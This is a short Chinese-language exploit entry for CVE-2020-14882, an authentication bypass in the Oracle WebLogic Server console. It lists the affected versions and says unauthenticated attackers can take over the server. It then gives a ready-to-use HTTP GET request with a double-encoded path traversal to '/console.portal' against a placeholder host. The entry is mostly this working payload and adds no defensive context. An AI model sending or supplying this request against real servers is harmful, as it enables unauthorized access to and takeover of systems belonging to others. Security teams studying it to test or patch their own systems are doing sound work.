
[CVE-2020-14882] Oracle WebLogic Server 身份验证绕过
Oracle Fusion Middleware 的 Oracle WebLogic Server 产品(组件:控制台)中存在漏洞。受影响的支持版本为 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 和 14.1.1.0.0. 该漏洞易于利用,允许未经身份验证的攻击者通过网络 HTTP 访问破坏 Oracle WebLogic Server。成功利用此漏洞的攻击可能导致 Oracle WebLogic Server 被完全接管。
GET /console/css/%252e%252e%252fconsole.portal HTTP/1.1
Host: vulnerablehost:7001
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,zh;q=0.9
Connection: close